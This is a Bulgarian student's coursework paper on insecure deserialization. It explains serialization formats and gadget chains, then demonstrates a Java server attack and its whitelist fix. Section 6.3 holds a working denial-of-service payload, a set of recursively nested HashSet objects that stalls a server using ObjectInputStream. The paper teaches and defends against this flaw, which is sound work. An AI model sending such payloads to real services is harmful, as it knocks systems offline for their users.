



**Софийски университет „Св. Кл. Охридски“**

Факултет по математика и информатика

специалност : „Защита на информацията в компютърните системи и  
мрежи“

**Предмет: Компютърна сигурност**

**Курсова работа на тема „Несигурна десериализация“**

*Автор:*

Иван Ивов Чучулски, факултетен номер: 4MI3400043

*Ръководител:*

проф. Нина Синягина

зимен семестър, 2021/2022г.

## Съдържание

1.	Увод .....	3
2.	Какво представлява сериализацията на данни .....	3
3.	Формати за сериализация на данни .....	3
4.	Уязвимости, породени от несигурна десериализацията на данни .....	5
5.	Начини за предотвратяване и смекчаване на щетите .....	7
6.	Пример за отказ от услуга(denial of service) в Java приложение .....	8
6.1.	Сериализацията в Java.....	8
6.2.	Уязвимо приложение .....	8
6.3.	Осъществяване на атака denial of service.....	11
6.4.	Предотвратяване на атаката чрез whitelist.....	12
6.5.	Алтернативни начини за справяне с уязвимостта .....	14
7	Пример за атака отдалечено изпълнение на код (remote code execution) в Python Flask приложение .....	15
7.1	Сериализацията в Python .....	15
7.2	Уязвимо приложение, което използва Pickle за сериализация .....	15
7.3	Осъществяване на атака отдалечено изпълнение на код(remote code execution) ....	16
7.4	Предотвратяване на уязвимостта с използване на PyYAML.....	18
8	Пример в за превишаване на правомощията (privilege escalation attack) в JavaScript Node приложение .....	20
8.1	Сериализацията в JavaScript .....	20
8.2	Пример за уязвимост превишаване на правомощия(privilege escalation attack) .....	21
8.3	Предотвратяване на уязвимостта, чрез HMAC.....	23
9	Заклучение.....	24
10	Използвана литература .....	25


## 1. Увод

В този проект ще опишем концепцията за сериализация на данни, как може да бъде използвана като механизъм за съхранение и обмен на информация. Ще разгледаме различните формати за сериализиране при някои от най-използваните езици за програмиране, като ще се обърне внимание на техните предимства и недостатъци при определени случаи. След това ще разгледаме примерни уеб приложения, които са уязвими от несигурна десериализация, какви щети може да бъдат причинени от това и ще предложим някои подходи за справяне с проблемите.

## 2. Какво представлява сериализацията на данни

Сериализацията представлява начин информацията, намираща се в работната памет на дадена програма, да бъде преобразувана в поток от байтове, който може да бъде записан в специфичен формат за представяне на данните. Възстановяването на информацията от даден специфичен формат обратно в паметта на програмата се нарича десериализация.

Сериализацията позволява генерирания поток от байтове да бъде запазен за по-късна употреба във файл или база данни, или предаден на друга програма на същата или отдалечена машина през мрежата.



Фигура 1. Сериализация и десериализация

Този механизъм позволява програми, които се изпълняват на различни хардуерни конфигурации и са реализирани на различни програмни езици да си взаимодействат и осъществяват комуникация помежду си. Примери за това са протоколите за отдалечено изпълнение на процедура (RPC), като например XML-RPC, JSON-RPC, Apache Thrift, gRPC и други. Обектно-ориентираните варианти на RPC са протоколите за т.нар. отдалечено извикване на метод, като някои примери са RMI в Java и езиково независимия CORBA. Широко разпространената концепция за уеб услуги използва разнообразни формати за сериализация, като някои протоколи като SOAP например изисква данните в съобщенията да са сериализирани в точно определен формат, в случая XML, докато архитектурния стил REST по-скоро цели да раздели формата на съобщенията, които се връщат на клиента, от формата за вътрешното представяне на ресурсите на сървъра.

## 3. Формати за сериализация на данни


Форматите, които се използват за представянето на сериализирани данни най-общо може да разделим на два вида - двоичен вид(binary) и текстов. При първият вид

сериализираните данни се съхраняват в някакъв специфичен за езика на програмиране двоичен формат, като най-често това се открива в тези езици, които са обектно-ориентирани и имат вграден механизъм за сериализация на обектите. Примери за такива езици са Java, Python и C#.


При текстовите формати информацията е записана, посредством някои от форматите за кодиране на текст, като ASCII, UTF-8, UTF-16. Тези формати не са специфични за някой програмен език, а са стандартизирани формати за представяне на данни. Примери за такива са XML, JSON, YAML, CSV, както и сериализацията в PHP.

Има и протоколи, които използват някакъв текстов формат за описание на данните и специфичен двоичен формат при самата сериализация. Примери за такива са Protocol Buffers(protobuf), Apache Thrift и Apache Avro. Например Apache Avro използва JSON за дефиниране на схемата на данните, а самите данни се преобразуват в двоичен формат, който се състои от хедър и множество блокове с данни.

Като предимства на двоичния вид може да изтъкнем по-висока скорост на обработка на големи данни и по-малък размер на сериализираните данни. Недостатък е ограничеността на използването им само в конкретния език, в който са имплементирани. Например сериализирани данни, създадени от приложение на Python не може да бъдат директно десериализирани и използвани от приложение, написано на език, който е различен от Python.



Фигура 2. Сравнение на времето за сериализация при различни формати



Фигура 3. Сравнение големината на файловете при различните формати

Процедурата по която обект се превръща в поток от байтове е специфична за формата, в който се записва обекта. За двоичните формати можем да кажем, че обикновено се започва с метаданни, които указват какъв е вида на следващата информация. Пример за метаданни може да бъде фиксирана последователност от байтове, които указват версията на формата, дължината на информацията и откъде тя започва. След това се записва информация за класа на сериализирания обект, типовете и стойностите на член-данните на конкретната инстанция. Ако класът участва в йерархия от класове, то същата процедура трябва да се изпълни и за всички негови родителски класове. Всички тези данни се записват в байтови последователности, които не са четими за човека, но може да бъдат частично разгледани през редактор, който представя двоичен файл в шестнадесетично представяне.

При текстовите формати разликите са, че обикновено не се записват метаданни, а в спецификацията на самия формат има определени правила за реда на записване на атрибутите и стойностите, който трябва се имплементира от даден парсер. Самите данни са записани в четим от човек текст, тъй като са кодирани с UTF-8 например.

#### 4. Уязвимости, породени от несигурна десериализацията на данни

През 2017 несигурната десериализация на данни влиза в класацията на OWASP на 10-те най-критични уязвимости в сигурността на уеб приложенията. От тогава са намерени пробиви в десетки приложения, като често това всъщност се дължи на извършване на несигурна десериализация в популярни и широко използвани софтуерни компоненти и библиотеки, като например Apache Commons Collections, Spring, Jython, Hibernate, Vaadin, Django, .NET CyberArk и други. Това означава, че голяма част от приложенията всъщност подлежат на атака.

Уязвимостта е включена в новосъздадената категория “Software and Data Integrity Failures”, която се намира на осмо място в класацията на OWASP за 2021. Според данните, чрез които е създадена класацията, тази уязвимост има един от най-високите показатели за претеглени последствия върху инфраструктурата и интегритета на


информацията на компрометираната система. Това показва, че успешните атаки не са много чести, но ако успеят, те нанасят огромни щети.

Атаките, които се осъществяват чрез десериализация на обекти могат да са изключително разнообразни. Възможни са завишаване на правомощия(“privilege escalation”), която най-често се осъществява чрез друга атака, наречена подмяна на данните(“data tampering”). Чрез тях атакуващият успява да получи достъп до функционалности, които по принцип не са достъпни за нормални потребители. Друга възможна атака е “remote code execution”. При нея хакерът вгражда код в съобщението и той се изпълнява на сървърната машина. Това в комбинация с privilege escalation може да причини сериозни щети, като открадване и/или изтриване на чувствителна информация и отказ от услуга(denial of service).

Самите атаки се осъществяват като атакуващият създаде зловреден товар от сериализирани данни, който се изпраща по някой мрежов протокол към целта. Зловредният товар се състои във вграждането на специално подбрани класове, за които има предварителна информация, че могат да предизвикат уязвимостта при десериализация. В зависимост от спецификата на обработка на данните е възможно атаката да бъде осъществена преди самия процес да е установил грешка в данните. Такъв е случая при Pickle в Python и десериализирането в Java.

Понякога е достатъчно дори наличието на името на класа в набора от класове, които са нужни за компилирането на приложението(т.нар. classpath). Именно това е била причината за някои от атаките към Java приложения, които използват библиотеката Apache Commons Collections. Товарът се състои от множество вложени сериализирани инстанции на класа `InvokerTransformer` и вградена в него инстанция на `Runtime`, чрез който може да се отправят команди към операционната система.

Причините успешните атаките са, ако преди десериализация не се прави автентикация на изпращача и не се вземе предвид дали той може да е променил по някакъв начин товара, в случаите когато ние преди това сме му изпратили сериализирани данни.



Фигура 4. Схема за осъществяване на атака

## 5. Начини за предотвратяване и смекчаване на щетите

Съществуват няколко възможни решения на проблема с несигурната десериализация. Най-важното правило, към което трябва да се придържаме е да не десериализираме обекти от несигурни източници, да имаме начин да проверим достоверността на данните.

Като задължително условие можем да позволим получаването на сериализирани обекти да се случва само след установяване на криптирана връзка с източника на данни и успешна автентикация. Валидирането на данните може да се реализира чрез използване на методи за валидиране на целостта на информацията, като например автентикация на съобщението чрез криптографски хешове или цифрово подписване на данните.

За да ограничим възможностите за щети може да наложим ограничението сериализираните обекти да съдържат само примитивни типове данни. В езиците, които са силно типизирани може да се наложат ограничения спрямо позволените типове данни, участващи в сериализационен товар.

При тестването сигурността на приложението може да се провери устойчивостта на системата към атаки, използващи десериализация. Съществуват инструменти, които имат база от данни, съдържаща зловердни товари, които са били използвани за осъществяване на атаки. Примери за такива инструменти са “ysoserial”, “ysoserial.NET”, “Rogue JNDI” и др.

Така създадените зловердни товари може да направим динамичен анализ на входните данни за товари, чрез които е проведена атака в миналото. За съжаление

съществуват малко на брой инструменти и често те не са достатъчно тествани в реални условия. Пример за такъв инструмент е “HeySerial”, който поддържа дефиниране на правила за намиране на подозрителни сериализирани данни, съдържащи определени хедъри и команди. Интересно приложение на този инструмент е, че е възможно да се използва и за претърсване на лог файлове, в които е възможно да са записали опити за атака към системата и по този начин да идентифицираме недоброжелател. Авторите изрично споменават, че приложението е в процес на разработка и не е готово за директно използване, а е необходимо настройка и тестване спрямо конкретния програмен език и форматите за сериализация, които се използват в системата.

В бъдеще, ако като инструменти от този типа на “HeySerial” станат достатъчно надеждни е възможно да бъдат използвани във функциите за пакетно филтриране и състояние на защитните стени.

## **6. Пример за отказ от услуга(denial of service) в Java приложение**

### **6.1. Сериализацията в Java**

Java е един от най-използваните езици за програмиране, като някои от основните му качества са устойчивост, сигурност и висока производителност. В Java е силно застъпена парадигмата за обектно-ориентирания модел за програмиране, като също така езикът е силно типизиран и статичен. В езика има вграден механизъм за сериализация на обекти, които се превръщат в двоичен формат, който е специфичен за езика. Всички сериализирани Java файлове започват с един и същи маркер, който указва на типа на информацията. Това може да се използва за разпознаване на сериализирани обекти, които са записани в файлове.

За да може един Java обект да бъде сериализиран, то той трябва да имплементира интерфейса *Serializable*. Имплементирането на този интерфейс не води до никакви други задължения към клиентския клас, тъй като в интерфейса няма методи, това е т.нар. маркерен интерфейс.

Полезно е да се дефинира едно статично поле в класа, което да представлява т.нар. сериализиращ идентификатор на версията(serial version uid). Най-често това е едно произволно цяло число от тип *long*, като неговата роля е да може да се определи дали текущата версия на класа съвпада с тази, която получаваме при десериализация. При евентуална промяна в класа, като например добавяне на нови член-данни, при десериализиране на инстанция от предишна версия може автоматично да се зададат стойности по подразбиране на това ново поле и полученият обект да е валиден представител на класа.

Операциите по сериализиране и десериализиране се извършват съответно с инстанции на класовете *ObjectOutputStream* и *ObjectInputStream*. Те позволяват записване и прочитане на обекти, чрез потоци от по-ниско байтово ниво, като например потоци за даден мрежови сокет.

### **6.2. Уязвимо приложение**


Имаме приложение, в което клиентската част позволява на потребителите да изпращат данни за новооткрити вируси към централния сървър. Сървърът може да



се извършва някакви операции върху получените данни, като например изготвяне на статистика или записване в база данни.

Приложението е реализирано като две програми, които са сървър и клиент, реализирани с абстракцията за сокет от пакета `java.net`.


Имаме трета програма, която приема роля на интерфейс и съдържа дефиницията на класа `Virus`. Член-данните на този клас служат за представянето на характеристиките на вирус. Този клас имплементира интерфейса `Serializable`, което му позволява да бъде сериализиран, изпратен чрез някакъв поток и после десериализиран обратно.



```
1 package com.example.lib;
2
3 import java.io.Serial;
4 import java.io.Serializable;
5 import java.time.LocalDate;
6
7 public class Virus implements Serializable {
8     @Serial
9     private static final long serialVersionUID = 1234L;
10    private final String name;
11    private final String abbreviation;
12    private final LocalDate outbreakDate;
13
14    public Virus(String name, String abbreviation, LocalDate outbreakDate) {
15        this.name = name;
16        this.abbreviation = abbreviation;
17        this.outbreakDate = outbreakDate;
18    }
19 }
```

Фигура 5. Клас за представяне на данните на вирус

В клиентското приложение създаваме няколко обекта от класа `Virus` и ги изпращаме към сървъра.



```
11
12 public class Client {
13     private final static String HOST = "localhost";
14     private final static int PORT = 7777;
15
16     public static void main(String[] args) {
17         Virus swineInfluenza = new Virus( name: "influenza A virus subtype H1N1",
18             abbreviation: "A/H1N1", LocalDate.parse("1918-04-01"));
19
20         Virus mers = new Virus( name: "Middle East respiratory syndrome ",
21             abbreviation: "MERS", LocalDate.parse("2012-05-01"));
22
23         Virus covid = new Virus( name: "Severe acute respiratory syndrome coronavirus 2",
24             abbreviation: "SARS-CoV-2", LocalDate.parse("2019-12-30"));
25
26         System.out.println("sending viruses to database server");
27         registerVirus(swineInfluenza);
28         registerVirus(mers);
29         registerVirus(covid);
30         System.out.println("data is send");
31     }
32 }
```

Фигура 6. Клиентско Java приложение – дефиниция на `Virus` обекти

За целта отваряме сокет към сървъра, взимаме изходен поток от него чрез `socket.getOutputStream()` и създаваме инстанция на `ObjectOutputStream`, като обвиваме потока на сокета. След това чрез метода изпращаме обект към сървъра чрез `writeObject()`.

```
54 private static void registerVirus(Object p) {
55     try (Socket socket = new Socket(HOST, PORT);
56         ObjectOutputStream out = new ObjectOutputStream(socket.getOutputStream())) {
57         out.writeObject(p);
58         out.flush();
59     } catch (IOException ioException) {
60         throw new RuntimeException("error sending data", ioException);
61     }
62 }
```

Фигура 7. Клиентско Java приложение-сериализация на обекти

От страна на сървъра при приемане на конекция създаваме инстанция на `ObjectInputStream`, която обвива входния поток на сокета, прочитаме `Virus` обект от него и извеждаме неговите детайли на стандартния изход.

```
Server.java
33 private void startServer() {
34     System.out.println("server up...");
35     while (runServer) {
36         try (Socket sock = serverSocket.accept();
37             ObjectInputStream in = new ObjectInputStream(sock.getInputStream());
38         ) {
39             Virus virus = (Virus) in.readObject(); // deserialization happens before casting
40             printReceivedVirusDetails(virus);
41         } catch (InvalidClassException invalidClassException) {
42             System.out.println("invalid class exception " + invalidClassException.getMessage());
43         } catch (IOException ioException) {
44             System.out.println("ioexception" + ioException);
45         } catch (ClassNotFoundException classNotFoundException) {
46             System.out.println("error : sent an unknown object");
47         }
48     }
49     try {
50         serverSocket.close();
51     } catch (IOException ioException) {
52         throw new RuntimeException("error closing server", ioException);
53     }
54 }
```

Фигура 8. Клиентско Java приложение-сериализация на обекти

Изходът при сървъра е показан на следната фигура.

```
Terminal: Local
ivan@pop-os:~/development/osup/java-example/server$ ./gradlew run

> Task :app:run
server up...
received new virus :
Virus{name='influenza A virus subtype H1N1', abbreviation='A/H1N1', outbreakDate=1918-04-01}
received new virus :
Virus{name='Middle East respiratory syndrome ', abbreviation='MERS', outbreakDate=2012-05-01}
received new virus :
Virus{name='Severe acute respiratory syndrome coronavirus 2', abbreviation='SARS-CoV-2', outbreakDate=2019-12-30}
<===== > 75% EXECUTING [47s]
> :app:run
```

Фигура 9. Резултат при получаване на `Virus` обекти

### 6.3 Осъществяване на атака denial of service

Ще покажем пример за denial of service атака спрямо сървърната машина. Уязвимостта на кода при сървъра се дължи на факта, че при стандартното поведение на *ObjectInputStream* при прочитането на байтовете от потока и превръщането им в обект няма никакви проверки какво представляват тези байтове.


Това което се случва е, че първо се създава обект от класа *Object*, която е неявен родител на всеки клас в Java. При пресъздаването на този обект може да се хвърли изключение, ако байтовете не представляват сериализиран Java обект. В противен случай се създава инстанция на *Object* и после ние получаваме обекта, който ни трябва, чрез преобразуване с помощта на преобразуване на тип(cast) към *Virus* обект.

В случай, че байтовете не представляват сериализиран обект от този клас, към който преобразуваме, то се хвърля изключение от тип *ClassCastException*. Въпреки това десериализацията се случва. Именно поради този факт, може да осъществим атаката, като генерираме специално подбран обект(т.нар. gadget), който не е от типа *Virus*. Специално подбраният обект представлява множество *HashSet* обекти, които имат рекурсивни връзки помежду си, като целта е да отнемат изключително много време при десериализиране.

```
Client.java x
36 @ private static Object buildDoSPayload() {
37     Set root = new HashSet();
38     Set s1 = root;
39     Set s2 = new HashSet();
40     for (int i = 0; i < 100; i++) {
41         Set t1 = new HashSet();
42         Set t2 = new HashSet();
43         t1.add("foo"); // make it not equal to t2
44         s1.add(t1);
45         s1.add(t2);
46         s2.add(t1);
47         s2.add(t2);
48         s1 = t1;
49         s2 = t2;
50     }
51     return root;
52 }
```

Фигура 10. Set обект, който предизвиква безкрайно десериализиране

При изпращане на този обект сървърният процес зацикля при опита за десериализация. Виждаме от системния монитор *htop*, че процентът на използване на това ядро на процесора, на което се изпълнява процеса е на 100% използване.



Фигура 11. Резултат от атаката към сървъра

## 6.4 Предотвратяване на атаката чрез whitelist

Един възможен начин да се защитим от подобни атаки можем да добавим списък от класове, които са разрешени за сериализация, т.нар. whitelist. Този метод е препоръчан от OWASP. Реализира се посредством дефиниране на наш клас, който наследява *ObjectInputStream* и предефинира поведението на метода *resolveClass()*. Този метод се изпълнява преди десериализирането на байтовете и конструирането на *Object* обект, като същевременно имаме достъп до информация за името на класа(*classname*) и неговия сериен идентификатор на версията(*serial version uid*).

За да решим проблема в нашето приложение ще дефинираме клас *SafeVirusInputStream*, който наследява *ObjectInputStream* и предефинира метода му *resolveClass()*. В него ще проверяваме дали името на класа е името на класа *Virus*, който е споделен в библиотечното приложение между сървъра и клиента.

```

13 public class SafeVirusInputStream extends ObjectInputStream {
14     private final List<String> supportedClasses =
15         List.of(Virus.class.getName(), LocalDate.class.getName(), "java.time.Ser");
16
17     public SafeVirusInputStream(InputStream in) throws IOException {
18         super(in);
19     }
20
21     @Override
22     protected Class<?> resolveClass(ObjectStreamClass input) throws IOException, ClassNotFoundException {
23         if (!supportedClasses.contains(input.getName())) {
24             throw new InvalidClassException("unsupported class", input.getName());
25         }
26
27         return super.resolveClass(input);
28     }
29 }

```

Фигура 12. Клас за извършване на сигурна десериализация

Модифицираме и кода на сървъра, така че да използва *SafeVirusInputStream* за прочитане на обектите, които са изпратени от клиентите.



```
57 private void startSafeServer() {
58     System.out.println("server up...");
59     while (runServer) {
60         try (Socket sock = serverSocket.accept();
61             SafeVirusInputStream safeVirusInputStream = new SafeVirusInputStream(sock.getInputStream()))
62         {
63             Virus virus = (Virus) safeVirusInputStream.readObject();
64             printReceivedVirusDetails(virus);
65         } catch (InvalidClassException invalidClassException) {
66             System.out.println("invalid class exception " + invalidClassException.getMessage());
67         } catch (IOException ioException) {
68             System.out.println("ioexception" + ioException);
69         } catch (ClassNotFoundException classNotFoundException) {
70             System.out.println("error : sent an unknown object");
71         }
72     }
73     try {
74         serverSocket.close();
75     } catch (IOException ioException) {
76         throw new RuntimeException("error closing server", ioException);
77     }
78 }
```

Фигура 13. Модифициран код на сървъра

Това, което трябва да се отбележи при това решение е, че ако проверяваме само за името на класа *Virus*, то метода ще хвърли изключението *InvalidClassException*, т.е. проверката е неуспешна. Всъщност при процеса на десериализация на обект от класа *Virus*, тялото на метода се изпълнява за всички негови полета, които не са примитивни типове данни. Това са всички класове от стандартната библиотека или дефинирани в нашата програма.

Това означава, че трябва да добавим и името на класа, чрез който се осъществява сериализацията на полето за дата от тип *LocalDate*. Въпреки това, програмата отново генерира изключението за невалиден клас.

Причината за това е, че трябва да включим и името *java.time.Ser* в списъка на на позволените имена. Това е името на класа, чрез който се осъществява сериализацията на някои от класовете в пакета *java.time*, като например *LocalDate* и *LocalDateTime*. Областта на видимост на този клас е скрит само в пакета му(*package-private*) и затова е нужно явно да напишем името му като низ.

След тази корекция примерът работи - при изпращане на опасния обект се вдига изключение за невалиден клас, което се обработва и после сървърната програма продължава изпълнението си нормално.

```
Terminal Local +
ivan@pop-os:~/development/osup/java-example/server$ ./gradlew run

> Task :app:run
server up...
received new virus :
Virus{name='influenza A virus subtype H1N1', abbreviation='A/H1N1', outbreakDate=1918-04-01}
received new virus :
Virus{name='Middle East respiratory syndrome ', abbreviation='MERS', outbreakDate=2012-05-01}
received new virus :
Virus{name='Severe acute respiratory syndrome coroNavirus 2', abbreviation='SARS-CoV-2', outbreakDate=2019-12-30}
invalid class exception unsupported class; java.util.HashSet
<=====--> 75% EXECUTING [24s]
> :app:run
```

Фигура 14. Прихващане на опита за DoS към сървъра

## 6.5 Алтернативни начини за справяне с уязвимостта

